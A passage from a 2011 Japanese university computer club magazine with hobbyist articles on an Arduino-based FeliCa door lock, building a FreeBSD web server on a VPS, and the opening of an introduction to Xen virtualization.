電気通信大学 MMA の活動情報誌

hyakumangoku 百萬石

Autumn 2011

Arduino で作る kagisys2.0
hiro1357

サーバー構築記的 Xen 入門
aru

(VPS で) サーバ構築、しましょうか！
alstamber

楽しいテキストマイニング
hayakawa

FreeBASIC のススメ
nomeaning

難読コードに挑戦
wataj

CVE-2011-0536 の PoC の発見から報告まで
ytoku

今更 Twm 活用記 -Twm を Twm っぽくなくする-
mernao

ベクトル解析の定性的理解
Yamazaki

ゲン・ゴー（機械記述言語３２kcal）
suima8

Brainf*ck プログラミング演習
menonu

マウスは窓から投げ捨てろ！
kakakaya

Bulldozer お葬式会場
thunder_lab

Gnome を使わない
noy

部長挨拶

clear

2011 年 11 月

百萬石をお手に取って頂きありがとうございます。MMA は Microcomputer Making Association の略[*1]で、昔は名前の通りコンピュータを製作していたそうですが、現在は Unix 系 OS[*2]をはじめとするソフトウェアやネットワークの研究、開発などを中心に、計算機に関わる様々なことに取り組んでいます。今年は ACM 国際大学対抗プログラミングコンテスト (ICPC) に参加し、アジア地区予選に進出することができました。

春に続き、今回もバリエーション豊かな記事が集まりました。ここで私が何か語るよりは、記事を読んでいただく方がよいでしょう。[*3]

それでは、お楽しみ頂けると幸いです。

[*1] 実は別の言葉の略ではないのではないかという節がまことしやかに囁かれている

[*2] 部室では主に FreeBSD が動いています

[*3] このページの余白はメモ用紙にでもどうぞ

hyakumangoku
Autumn 2011

hiro1357

Arduino で作る kagisys2.0

お、この部品があれば何か作れるんじゃないか？
そう思ったのが、kagisys2.0 を作ろうと思ったきっかけでした。 ・・・5

alstamber

(VPSで) サーバ構築、しましょうか！

「MMA に入部したからには自分で自由に使えるサーバを持ちたい！」と漠然と思っていた alstamber さん。そんな彼が VPS と呼ばれるサービスを用いて、一から自分のサーバを構築した記録である。 ・・・13

aru

サーバー構築記的 XEN 入門

『物理的には一台しかないが、様々な OS で複数のサーバを構築したい』という希望に答えてくれる仮想環境という選択肢。今回はその仮想環境の中でも特にサーバ向けと呼ばれている Xen 環境上に様々なサーバを構築してみた体験と共に Xen の入門書（？）としていく。 ・・・17

ytoku

CVE-2011-0536 の PoC の発見から報告まで

Red Hat Enterprise Linux 5/6 及びそのクローンで容易に root に昇格できる脆弱性を見つけてしまった。修正されてから半年以上経つのでもういい加減詳細を明かしても良いだろう。その発見から報告までの流れを記す。 ・・・24

noy

Gnome を使わない

世の中には Gnome や KDE 等、綺麗で便利なデスクトップ環境があります。今回は、これらが流行する中埋れているウィンドウマネージャ（以下 WM）を用いて、自分のデスクトップを構築した話を書きます。 ・・・30

今更 Twm 活用記 -Twm を Twm っぽくなくする -

mernao

何故か今になって Twm を MMA 部室の端末で使い始めたとある部員のお話。しかもぱっと見 TWM に見えない。 …36

ベクトル解析の定性的理解

yamazaki

電磁気学の理解には div, rot, grad という悪魔の様な壁が立ち塞がる．暗記をすれば先へと進めるだろうが，電磁気というフィールドを移動する際に何らかの不都合が生じるかもしれない．ベクトル解析は如意宝なのである．理解して臨めば，複雑な式を理解することも容易くなるのではないだろうか． …41

楽しいテキストマイニング

hayakawa

私たちは日常的に多くのテキストに触れている。最近では、その多くが web 上にあり、それらにアクセスする事は容易である。また、新聞や小説やアンケートと言ったテキストデータもあり、世の中にはテキストが山のように溢れている。こういったテキストデータから、価値のある情報を得ることをテキストマイニングという。 …47

FreeBASIC のススメ

k_operafan

フリーの BASIC コンパイラとして FreeBASIC というものが開発されているのだが，あまり知られていない…… …49

hyakumangoku
Autumn 2011

Brainf*ck プログラミング演習　menonu

8 個の 1Byte 文字の命令からなるプログラミング言語 Brainfuck を扱ってみましょう。 …52

難読コードに挑戦　wataj

IOCCC などに興味を持ったので、自分も難読 C コードを書いてみた。 …54

マウスは窓から投げ捨てろ！　kakakaya

「ハハッ、僕マウス！今日は僕のとっても優れた仲間たちを紹介するよ！」 …56

Bulldozer お葬式会場　thunder_lab

2011 年 10 月 23 日、AMD は Bulldozer アーキテクチャを採用した CPU を発売した。 …59

ゲン・ゴー（機械記述言語３２ kcal）　suima8

「機械言語を理解できたよ！お兄ちゃん！」と妹が言ってきたときに兄としてどう反応すれば良いでしょうか？部屋に置いてある適当なプロセッサーのデータシートを渡して、ハンドアセンブルさせて見ましょう。 …64

Arduinoで作る kagisys2.0

お、この部品があれば何か作れるんじゃないか？
そう思ったのが、kagisys2.0 を作ろうと思った
きっかけでした。

hiro1357

■ kagisys って何？

kagisys は、MMA の部室のドアの鍵を、Felica（Sony の非接触 IC カード）で開閉しようというシステムです。MMA の先輩方が開発・設置し、現在でも現役部員によって運用されています。

現在のシステムでは、鍵の管理を行っているサーバーに直接 Felica カードリーダーとモーターが USB で接続されています。カードリーダーにカードが検出されると、サーバーでカードの ID の照合が行われ、モーターでドアのサムターンを回す仕組みになっています。

■ Arduino って何？

Arduino は、マイコン（マイクロ・コントローラ）を扱いやすく工夫した、プロトタイピング向けのマイコンボードです。

私は、大学に入ってから、アルバイト先のある方に Arduino を勧められて、始めてマイコンに触りました。それまでも、マイコン (マイクロ・コントローラ) について興味はありました。しかし、それまでホビー用としてもよく見かけた PIC などは、ライターをそろえなければならなかったり、環境構築を行う必要があったりとハードルが高いものだと感じていました。

Arduino で作る kagisys 2.0

▲ 図 1　Arduino の IDE

Arduino はそのハードルをグンと下げてくれました。

たとえば、プログラミングをするために、はじめから環境構築をする必要がない点です。Arduino には作成・デバッグから書き込みまで行える、使い方も簡単な IDE が用意されています。（**図 1**）これは Arduino の公式ウェブサイトから ZIP ファイルをダウンロードし、展開するだけで使用することができます。

さらに、Arduino は、作成したプログラムを書き込むときに、特別なライターを用意する必要がありません。Arduino と PC を USB で直接接続するだけで、PC 上でシリアルポートとして認識され、書き込みの準備ができます。あとは、IDE の書き込みボタンを押すだけで、プログラムがコンパイルされ、自動で書き込まれます。

▲ 図 2　Felica のカードリーダー

■ 作ろうと思ったきっかけ

作ろうと思ったきっかけですが、Arduino でも動作するカードリーダー（RC-S620/S）（**図 2**）を見つけたことと、鍵サーバーを移行しようとした際に、移行先のサーバーの USB 端子の調子が悪く、移行できなかったことからです。

Arduino を Ethernet につないで、モーターとカードリーダーを管理してあげれば、わざわざ USB で直接駆動させずに済むようになり、さらに Ethernet につながっているので、サーバーの切り替えも楽になるのではないかと考えました。

■とりあえず仕様書を作成

とりあえず考えながら作り始めてもよかったのですが、自分が開発しようとしているファームウエア（Arduino に書き込むプログラム）以外の他の構成部分の開発（たとえば、鍵サーバーやハードウェアなど）や開発終了後のメンテナンス、今後引継ぎをすることなどを考えると、やはり仕様書はあったほうがよいだろうと考えたので、仕様書の作成から始めることにしました。

■必要な部品


仕様書を作成するに当たって、とりあえず必要そうな部品について書き並べてみました。

▼ 表１　使用する部品等

名称	概要
ステップモーター	ドアノブのサムターンを回す。
RCS-620/S	Felica を読み取り、IDm を取得する。
Arduino	モーターと RCS-620/S を管理する。
Ethernet シールド	Arduino を Ethernet に接続する。
サーバー	鍵を管理する。

この表は大変大まかなもので、この表にある部品のほかにモーターを動かすためのドライバー回路や AC アダプターなども必要になってきます。(仕様書として駄目)

■ 通信フロー



▲ 図３　通信フロー図

次に、Arduino とサーバー、カードリーダーの通信フローについて考えました。

実現したいこととしては、Arduino でサーバーとカードリーダー・モーターの間の橋渡しをしたかったので、（図３）のような通信フロー図になりました。

このフロー図に描いた内容を説明すると

次のようになります。

(1) Arduino は、平常時にはカードリーダーに対してポーリング（カードの存在を確認）を行います。

(2) カードリーダーにカードが検出された場合には、カードリーダーから IDm（カードの持つ ID）を取得できるため、それをサーバーに通知します。

(3) サーバーは、通知された IDm と登録された IDm を照らし合わせ、登録された IDm と通知された IDm が一致した場合には、Arduino に対して鍵の開閉を行う指示を送ります。

(4) Arduino は、サーバーからの指示内容を実行します。

■ 通信プロトコル

この通信フローを元に通信プロトコルを考えました。

はじめは、UDP/IP を用いてブロードキャストアドレスにコマンドやデータを投げるという方法を考えていました。

しかし、Telnet 接続（TCP/IP）でコマンドを送受信して、対話式の通信を行ったほうが作るのに苦労しなかったため、この方法で通信を行うことにしました。

```
>open
STATE CHANGED!
state=open
>open
state=open
>close
STATE CHANGED!
state=close
>close
state=close
```

▲ リスト 1　コマンドの実行例

Arduino に Telnet で接続を行うと、プロンプト "> " が表示されます。プロンプトにコマンドを入力し、Arduino を操作していきます。**(リスト 1)**

コマンドの一覧も作成しました。**(表 2)**

▼ 表 2　コマンド一覧

コマンド	意味
toggle	状態に応じて、鍵を回す。
open	鍵を開ける。
close	鍵を閉める。
state	鍵の状態を確認する。
addkey	鍵を Arduino に登録する。
delkey	鍵を Arduino から削除する。
showkey	登録された鍵を表示する。

addkey などのコマンドは、Arduino がサーバーと通信できない場合でも、スタンドアロンで動作できるように、Arduino に直接鍵を登録したり、削除をおこなったりするためのコマンドです。

Arduinoは、サーバーからのコマンドを受け付けて処理するだけでなく、サーバーにカードの検出を通知する必要があります。

これには、Telnetに次のような出力をして対応することにしました。(リスト2)

```
CARD DETECTED!\r\n
idm=1234567890abcdef\r\n
```

▲ リスト2　カードの検出例

■ とりあえず実装してみる

なんとなく仕様が見えてきたところで、(まだあいまいな部分が残っていたりしますが)とりあえず実装してみることにしました。

まずはカードリーダー(RCS-620/S)を動かす必要があります。そのために、カードリーダーを動かすためのライブラリを次のリンクからダウンロードします。

Arduino向けRC-S620/S制御ライブラリの提供
http://blog.felicalauncher.com/?p=2677

このライブラリを使うと、カードリーダーの、カードを検出する・IDmを取得するといった制御を簡単な関数で行えるようになります。

(このように、Arduinoには公式やサードパーティーのものも含めてたくさんのライブラリが公開されています。これらのライブラリを活用することで、大変高速に今すぐほしい装置を製作し、動作させることができます。すごいです。)

このライブラリを使ってカードリーダーが動作するようになったところで、ネットワーク機能を実装することにしました。

■ ネットワークに接続

Arduino単体にはEthernetへの接続機能はありません。ですので、ネットワークに接続するには新しく部品を追加することになります。

Arduinoには、シールドと呼ばれる、Arduinoに重ねて使うことのできる部品が用意してあります。これらの部品をArduinoに接続することで、さまざまな機能を追加することができます。

もちろん、シールドにもそれぞれ動作させるためのライブラリが存在し、ArduinoのIDEに同梱されています。

というわけで、ArduinoをEthernetへ接続するには、Ethernetシールドという部品が必要になります。(図4)このシールドも

Arduino で作る kagisys 2.0

▲ 図 4　Ethernet シールド

例にもれず IDE に同梱のライブラリで簡単に動作させることができます。
（忘れていましたが、ライブラリにはたいていサンプルプログラムが付属しています。ライブラリの使い方がわからない場合は、サンプルプログラムを改造してみるのもアリです。）

■ コマンドの受付処理

kagisys2.0 では、Telnet 経由でコマンドを受信し、コマンドに応じて処理を実行するということにしていました。

そこで、Telnet でコマンドを認識するために、受信した文字を配列に格納して行き、改行（LF）を受信した時点で文字列の比較を行うという方法を使うことにしました。（リスト 3）

```
Client client = server.available();

if (client) {
      char thisChar = client.read();

  if(thisChar == '\n' || command_count > 50){
    command[command_count] = '\0';
    exec_command(command);
    command_count = 0;

  }else{
    if(thisChar != '\r'){
      command[command_count] = thisChar;
      command_count++;
    }//end if
      server.write(thisChar);
  }//end if
}//end if
```

▲ リスト 3　コマンドの受信

■ カードと Telnet の共存

さて、カードと Telnet でのコマンドの受付はそれぞれ動いたのですが、これを同時に動かさなければなりません。

Arduino にはスレッドを分けて同時に実行する機能はないため（CPU の能力的にもむずかしい）、自分でどうにかしなければなりません。

とりあえず、それぞれの処理を交互に動かすことで擬似的に再現できそうだったため、それぞれを関数にわけ、ループ処理内で交互に呼び出されるようにすることでなんとか解決しました。（リスト 4）（Arduino

```
void loop(){
  telnet_process();
  cardreader_process();
}
```

▲ リスト 4　擬似スレッド

には外部割り込みの機能がついているので、それを使えるのが一番よいのですが、カードリーダーの Arduino 向けに公開されているライブラリでは、割り込みのためのトリガを取り出す方法がないため、ポーリングをするようにしています。お金を出して SDK を買えばきっとする方法はあるのでしょうけれど。）

■ 各コマンドの実装

最後に、Telnet からのコマンドを受け付けたり、カードリーダーにカードが検出されたときの動作を実装していきます。

条件分岐の中に動作を書いていくと、大変長い関数が出来上がってしまうので、各コマンドはそれぞれ別々の関数に書くことにしました。（**リスト 5**）

まだ実際のモーターがついていないので、モーターの部分については実装しませんが、鍵の状態はとりあえずグローバル変数で保持することにしました。

しかし、この方法では、電源が切れた場合に実際の鍵の状態がわからなくなってしまうため、EEPROM にそのつど状態を書き込む、センサーを取り付けて実際の鍵の状態の取得を試みるなど、より確実な方法を採用したいと思っています。

（内臓の EEPROM にそのつど書き込む方法は、EEPROM の使用可能回数を消費して寿命を縮めるため、あまり実用的ではありません。もしこの方式を採用するならば、交換可能な外付けの EEPROM を使おうと考えています。）

```
int exec_command(char *cmd){
  if(command_count < 1){
  }else{
    if(strcmp(cmd, "open")==0){
      keyopen();
    }else if(strcmp(cmd, "close")==0){
      keyclose();
    }else if(strcmp(cmd, "toggle")==0){
      keytoggle();
    }else if(strcmp(cmd, "status")==0){
      getkeystatus();
    }else if(strcmp(cmd, "addkey")==0){
      addkey();
    }else if(strcmp(cmd, "delkey")==0){
      delkey();
    }else if(strcmp(cmd, "showkey")==0){
      showkey();
    }else{
      server.write("No such command.\r\n");
    }//end if
  }//end if
  server.write('>');
  return 0;
}//end int exec_command()
```

▲ リスト 5　コマンドの受信

Arduinoで作る kagisys 2.0

▲ 図5　動作中の様子

■ とりあえず動かしてみた

モーターを回す部分を除いて、ひととおりArduinoの処理する部分ができたので、モーターの代わりにLCDに鍵の状態を表示するようにして動かしてみました。

開発用PCとArduinoをEthernetでつなぎ、ArduinoにTelnetで接続を行うと、プロンプトが表示され、コマンドの入力をすることができました。コマンドに応じて、Arduino上のLCDにopen、closeという状態が表示されています。Felicaカードをカードリーダーに乗せると、カード検出の出力も確認できました。

鍵を登録して、スタンドアローンで動作する機能も実装しました。検出されたカードのIDmをコマンドを使用して登録すると、ArduinoのEEPROMにIDmが書き込まれ、Arduino単体でも簡易kagisysとして動作するようになっています。

IDmの登録後、開発用PCから切り離し、ACアダプタを接続して動作させると、登録済みのカードで鍵の状態を変更することができました。もちろん、そのほかのカードには反応しません。

■ まだまだ開発中！

さて、ここまできたわけですが、現在できているのはここまでで、ここから先はまだまだ開発中です。

現在の状態では、まだ解決できていない課題も存在します。たとえば、正しい鍵の状態が把握できないことや、コマンドを正しく認識できない場合があることなどです。

また、これからは鍵サーバーやモーター、その他の部品とあわせての開発になります。

まだまだ始まったばかりですが、完成するまで根気強くがんばりたいと思っています。

(VPS で) サーバ構築、しましょうか！[*1]

alstamber

alstamber@mma.club.uec.ac.jp

概要

「MMA に入部したからには自分で自由に使えるサーバを持ちたい！」と漠然と思っていた alstamber さん。そんな彼が VPS と呼ばれるサービスを用いて、一から自分のサーバを構築した記録である。

1　動機

僕がサーバを構築したいと思った動機は、MMA に入部したことがやはり大きい。2 年になってふらふらと MMA に入ってきた私だが、MMA には自宅にサーバを持っている人が多数 (特に 2 年) いるし、そもそも部室でもいくらかのサーバが日々動作している。MMA にいるうちに、自分でもサーバを作ってみたいという意識が日に日に高まっていった。

しかし私の場合、自宅ではサーバ構築が難しいという現実があった。そもそも自宅にはサーバとして使えそうなマシンがなかったし、また自宅は回線が細くグローバル IP アドレスが降ってこない環境なので、サーバ運用には不向きな通信環境[*2]である。

サーバ構築はしたい、でも自宅じゃできない……

「じゃあ自宅以外に自分専用のサーバを持てばいい！」

それに気づいた私の救世主となったのが VPS というサービス。「これしかない！」と感じた私は、このサービスを使って一から自分専用のサーバを作ることに決めたというわけだ。

2　VPS とは？

「そもそも VPSって何よ？」という声も聞こえてきそうなので、簡単に説明をしておこう。

VPS(Virtual Private Server) とは、一つのサーバの中で複数の仮想サーバを動かすことで、共用サーバなのにもかかわらず一台のサーバを自分だけが使っているかのように使うことができる仕組みのことである。

一般にはこの仕組みを使って、サーバを不特定多数に貸し出すサービスをさして VPS と呼ぶことも多い。この記事では主にサービスの意味で VPS という言葉を使用する。

サーバを貸し出す、というとジオシティーズなどの Web ページ公開のためのディスクスペースを貸し出すサービスを思い起こす人が多いだろう。しかし VPS とこれらのサービスは根本的に異なる。これらのサービスと異なり VPS は何でも自由に行うことができる。仮想サーバとはいえ、ひとつのサーバをまるごと占有している状態だからだ。再起動だってできるし、勝手にプログラムをインストールすることもできるし、システムの設定ファイルを書き換えることだって自由自在だ。

つまり極端に言ってしまえば、自分の手元にないという事以外は、使い勝手は自宅のサーバとそれほど変わりがない。もちろん仮想サーバゆえの少々の制限はあるが、大きな支障になるレベルではない。サーバ構築の勉強をするには十分といえる環境なわけだ。

ついでに言えば、コストも 1ヶ月でハルモニア 2 回分[*3]ぐらいと思ったより高くない。サーバのハードウェアを組む余裕もない、という人間にはちょうどいいというわけだ。

3　構成

VPS サービスを提供している業者はたくさん存在するが、今回は MMA でも実際に利用している「さくらの VPS」を利用することにした。スペックによって値段はピンきりであったが今回は一番安いプランにすることにした。という訳でハードウェアスペックは以下のとおりである。

- CPU…仮想 2Core
- メモリ…512MB
- HDD…20GB

---

*1 きっと何者にもなれないお前たちに告ぐ

*2 帯域制限が一切ないぐらいしか取り柄がない

*3 ハルモニアはみんなが思っているより安い

- ネットワーク…100Mbps 共有回線

また論理的なスペックは以下のとおりである。

- Global IP…IPv4 アドレス 1 つ
- OS…CentOS 5 (x64)

ただし OS はのちに FreeBSD8.2-RELEASE (x64) に差し替えた。
サーバの用途としては、

- 別の場所で運用していた blog の運用
- IPv6 の実験
- PHP 動作環境の提供

などを想定することとした。なお、blog には http://589lab.net/でアクセスできるようにすることとした。
またこのサーバの名前は Alstroemeria[*4]とすることにした。

4 FreeBSD のインストール

さくらの VPS のデフォルトでは、CentOS がインストールされている。しかしご存知の人も多いかと思うが、近頃の CentOS を取り巻く状況はいささか[*5]不穏である。というかそもそも私は CentOS を使ったことがないし、今後も触れる機会はあまりないだろう。そこで MMA でメインに使用されている FreeBSD に OS を差し替えることとした。

さくらの VPS ではコントロールパネルという Web 上のサービスを用いて、FreeBSD を手軽にインストールすることができる。しかし、この機能では FreeBSD-8.1 がインストールされてしまうのですこし面倒ではあるが自力でインストールを試みることにする。

まずデフォルトルーター、IP アドレス、ネットマスク、ネームサーバのなどの情報を予めメモしておく。これらの情報は後に FreeBSD をインストールするときに必要となるからである。

続いて FreeBSD のインストールイメージを展開する場所を確保する。と言っても VPS は遠隔地にあるので HDD をつぎたしたりはできない。そこで苦肉の策として swap パーティションを拝借することにする。/etc/fstab を適当なエディタで開き、swap パーティションに関する記述をコメントアウト。その後 reboot する。こうして解放された swap パーティションを FreeBSD パーティションに変更する。fdisk を使うのが手軽だろう。

続いて FreeBSD のインストールイメージをダウンロードしてくる。wget コマンドを使うのが楽だろう。そして dd コマンドを使い先ほどの FreeBSD パーティションにインストールイメージを書き込む。

最後に sysinstall を起動できるようにするため、grub の設定を変更し、reboot して sysinstall を起動させる。さくらの VPS には Web 上で VNC を使って遠隔操作できる機能が付いている。これを使ってあとは通常の FreeBSD のインストールと同じように作業を行う。今回はいろいろいらないものがインストールされると嬉しくないので minimal インストールをした。

5 サーバの設定

5.1 初期設定

インストールの際、何も設定をせずにインストールしてしまったので、様々な設定をしてあげないといけない。まず ssh が使えるようにしなければならない。今までは VNC で遠隔操作していたが、ssh のほうが使い勝手は当然良い。/etc/rc.conf に ssh が上がってくるように記述。

その後、root 以外のユーザがいないので、とりあえず普段の作業用のユーザを追加する。

```
# adduser ユーザ名
```

[*4] 私のマシンには一貫して花の名前が付けられている
[*5] いささかではなくかなりというツッコミが飛んできそうだ

続いて sudo をインストールする。sudo すら入っていないので、いちいち su しないと特権コマンドが実行できない。極めて危ない。ports はインストール時に導入しておいたので、そこからインストールする。

```
# cd /usr/ports/security/sudo
# make install clean
```

visudo コマンドを使って wheel グループが sudo できるようにする。もちろん普段自分が使うユーザを wheel グループに入れておくのも忘れない。

その後 ntpd が動くようにした。サーバとして時計がずれていないということは重要である。ntp サーバは有名なので ntp.nict.jp を使わせていただいた。そして必要だと思われるツールをインストールしていった。例えば vim[*6]であったり portmaster であったり zsh であったりである。

5.2 MySQL の設定

今回のサーバの目的である「blog の運営」のためにデータベースを用意することにする。記事やコメントを記録しておくデータベースである。データベースには色々種類があるが、資料が多いということもあり MySQL を使うことにした。

MySQL をインストールし、rc.conf で有効化する。そして MySQL のサーバを起動し、MySQL の設定を行う。

```
# mysql -u root
mysql> SET PASSWORD FOR root@localhost=password('root パスワード'); /* root パスワードを設定 */
mysql> DELETE FROM mysql.user WHERE user=''; /* 名前が空のユーザ削除 */
mysql> DROP DATABASE test; /* データベース test を削除 */
mysql> CREATE DATABASE wordpress; /* データベースを作成 */
mysql> GRANT ALTER,CREATE,DELETE,DROP,INSERT,LOCK TABLES,SELECT,UPDATE ON wordpress.* TO ユ ー ザ 名
@localhost IDENTIFIED BY ' パスワード'; /* ユーザを作成 */
mysql> EXIT; /* ログアウト */
```

5.3 Apache の設定

blog を公開するには当然 Web サーバが必要である。Web サーバといえばもう Apache が有名すぎるので、Apache を導入することとした。後々munin を運用したいこともあり、munin.589lab.net で munin のインストール予定ディレクトリに到達できるように VirtualHost の設定を行った。munin をそのディレクトリにインストールし、munin へ到達できることを確認した。

5.4 PHP の設定

blog システムとして何を使うか検討した結果、wordpress を使うこととした。wordpress は PHP によって動的にページを生成するので若干重いが、使い勝手が良いし、ドキュメントも豊富にあるからである。wordpress を動作させるため PHP 本体と PHP の extensions をインストールする。PHP を入れるときに Apache と連携させるオプションを入れ忘れて動かないというトラブルに苦しんだ。インストール後、httpd.conf に PHP に関する記述を追加する。

```
<IfModule dir_module>
    DirectoryIndex index.html index.htm index.cgi index.php
</IfModule>
<IfModule mime_module>
    AddType application/x-httpd-php .php
</IfModule>
```

php.ini を適宜設定し、PHP で記述したファイルを設置。ブラウザからアクセスして正常に PHP が実行できていることを確認

[*6] インストールしたら gvim も一緒に入ってきてしまった

した。

5.5 wordpress のインストール

wordpress のキット一式を公式サイトよりダウンロード。ディレクトリに展開し、ブラウザ上からアクセスできることを確認した。

そののち、旧ブログから記事を抽出。新しい wordpress のデータベースにインポートする際には phpMyAdmin を使用した。phpMyAdmin は Web 上から MySQL を操作できる便利なツールである。しかし便利である反面攻撃者にアクセスされると危険なので、IP アドレスでフィルタを掛けるなどの対策をする必要があるだろう。

ここまでの作業で、とりあえず blog の移転はできたので、しばらく様子をみることにした。

6 Apache のチューニング

今回使用している VPS はスペック的には十分とは言えない。実際、しばらく動作させているとおもに Apache が膨大なメモリを消費し、動作が緩慢になってしまうことがあった[*7]。これではサービスの提供に支障が出るため、Apache の設定をチューニングし、メモリを浪費しないようにすることにした。具体的には、httpd.conf に幾らかの追記を行った。

```
StartServers    25
MinSpareServers 25
MaxSpareServers 25
ServerLimit 25
MaxClients 25
MaxRequestsPerChild 50
```

こうして Apache のプロセス数を制限することで、Apache が過剰にメモリを消費することを防いでいる。今回運営する blog は同時アクセス数がそれほど多いわけではないので、この程度の設定で十分に Web サーバとしての機能は果たす。実際、この設定で数カ月間安定して動作している。ただ、それぞれの設定の厳密な意味について 100 %理解しているわけではないので、もう少し工夫は可能だと思う。

7 おわりに

とりあえず当初の blog を運営するという目標は達せられた。現在もこのサーバは低スペックながら安定して動作している。

現在は 6rd というトンネリング技術を使用した IPv6 接続の試験を行なっている。よって現在 VPS には IPv6 ネットワーク経由でも到達可能である。6rd とは IPv6 パケットを IPv4 パケットでカプセル化することで、IPv6 での通信を実現する技術[*8]である。さくらインターネットによって 6rd 用のリレーサーバが用意されている。このリレーサーバを経由するとき IPv6 パケットがカプセル化されたり、あるいはカプセル化されたパケットが元に戻されたりする。簡単に言ってしまえば、IPv4 ネットワークを通して IPv6 パケットを通信する技術である。結局通信の際に IPv4 アドレスが必要なので、IP アドレス枯渇問題の解決にはならないが、手軽に IPv6 での通信実験ができる技術である。なお FreeBSD は今のところ標準で 6rd をサポートしていないので、パッチ[*9]を if_stf.c のソースに当てて対応することになる。

記事にするとあっけのないものであるが、安定してサーバが動作するようになるまでには紆余曲折があった。何度朝まで端末と向き合う日を過ごしただろうか。おかげで FreeBSD についてはトーシロ同然だったのが、それなりに基本は分かるようになってしまった。何でもやってるうちに覚えるとは言うが、それはもしかしたらあながち間違っていないのかもしれない。

みなさんも VPS でサーバを構築して、UNIX 系 OS を勉強してみてはいかがでしょうか？

[*7] 2G 近く消費していたときは戦慄した

[*8] 説明から分かる通り 6to4 が元になっている

[*9] 大岡山大の人が作っている http://people.allbsd.org/~hrs/FreeBSD/stf_6rd_20100923-1.diff

Xen サーバ構築的 Xen 入門

Aru

aru@mma.club.uec.ac.jp

概要

『物理的には一台しかないが、様々な OS で複数のサーバを構築したい』という希望に応えてくれる仮想環境という選択肢。今回はその仮想環境の中でも特にサーバ向けと呼ばれている Xen 環境上に様々なサーバを構築してみた体験と共に Xen の入門書（？）としていく。

1 Xen とは

元々はケンブリッジ大のプロジェクトであったオープンソースの仮想化ソフトウェアである。仮想化ソフトウェアといえば VirualBox や VMWare などもあるが、Xen は最大の特徴とも言える準仮想環境に対応している。これにより一般的にサーバ向けの仮想環境として個人は勿論多くの企業が Xen を利用している。今年 7 月にリリースされた Linux3.0 からは Xen に対応したカーネルが公式サポートされるようになった。これは Xen 開発者長年の悲願であったと同時に、これからも Xen が使われ続けるであろうことも意味していると言える。

2 構成

どうせ、サーバを構築するなら…という理由で通常は OS を統一するべきところ[*1]を、少し変わった[*2]構成をした。

2.1 ホスト OS(Domain-0)

- OS…OpenSuSE11.4
- 役割…仮想環境の管理、ゲートウェイ

2.2 完全仮想環境 (Domain-U)

- OS…FreeBSD8.2-RELEASE
- 役割…DNS サーバ、DHCP サーバ

再起動前に installkernel すること (SA の適用) そろそろやろう

2.3 準仮想環境 (Domain-U)

- OS…Debian Squeeze(stable)
- 役割…ファイルサーバ、http サーバ、irc サーバ…

3 準仮想環境とは

擬似仮想化と呼ばれることもあるが、一般的にはこう呼ばれる。通常の仮想化（完全仮想化）はハードウェアの挙動を一回エミュレーションしてから、それと同じ挙動となることが期待される命令をホストマシン上のドライバに送る。わざわざ一回一回エミュレーションしているのでパフォーマンスがかなり落ちる。（VMWare や VirtualBOX において割り当てられているパフォーマンスよりもかなり動作が重くなってしまうのは大体これが原因）これに対し、準仮想環境においては命令をほぼそのままホストマシンのドライバに送ることで、エミュレーションする手間を省いている。通訳に例えれば、完全仮想環境の挙動は通常の通訳で準仮想環境の挙動は同時通訳だと言えよう。しかし、準仮想環境を実現するには一つ大きな壁を乗り越えなければならない。Domain-U は Domain-0 が「ほぼそのまま命令を送る」ことができる形の命令を送信しなければならない。つまるところ、Xen 用のデバイスド

[*1] この方が設定などが楽になるため

[*2] 頭のおかしいともいう

ライバが組み込まれた環境でないとならない。Linux は 3.0 からこれを公式にサポートしたカーネルを配布しており、またそれ以前のバージョンから各ディストリビューションで対応カーネルを配布している。FreeBSD は 8.2-RELEASE 現在は i386 カーネルのみでしか対応していない。Windows ではデバイスメーカによっては対応するドライバを配布しているらしいが、これはかなり少ない。Linux でやるにはほぼ問題はないが、それ以外の OS で準仮想環境を構築できるようになるのはかなり先の話になるだろう。

4 設定ファイル

Xen の設定ファイルを以下に示す。紙面の都合上、最低限必要な設定についてのみ解説する。

4.1 準仮想環境

```
1   name = "grafeisen"
2   uuid = "3ad63be3-c6a1-f20b-6739-d2f42211f704"
3   maxmem = 1024
4   memory = 1024
5   vcpus = 1
6   kernel = "/etc/xen/vm/grafeisen/vmlinuz"
7   ramdisk = "/etc/xen/vm/grafeisen/initrd.img"
8   extra = "root=/dev/xvda1 rw xencons=tty clock=jiffies"
9   on_poweroff = "destroy"
10  on_reboot = "restart"
11  on_crash = "destroy"
12  disk = [ "file:/etc/xen/vm/grafeisen/disk.img,xvda1,w"
13          ,"file:/etc/xen/vm/grafeisen/swap.img,xvda2,w"
14          ,"phy:/dev/md0,xvdb1,w" ]
15  vif = [ "mac=00:16:3e:04:b1:2f,bridge=virbr0,script=vif-bridge" ]
```

- 1 行目…仮想マシンの名前を grafeisen とする。
- 3 行目…仮想マシンには最大 1024MB のメモリを割り当てる。
- 4 行目…仮想マシンには最低限 1024MB のメモリを割り当てる。
- 5 行目…仮想マシンは 1 つの CPU で動いているものとする。
- 6 行目…仮想マシンのカーネルの Domain-0 上の場所。準仮想環境のカーネルはあらかじめ Domain-0 上にコピーしておかなければならない。
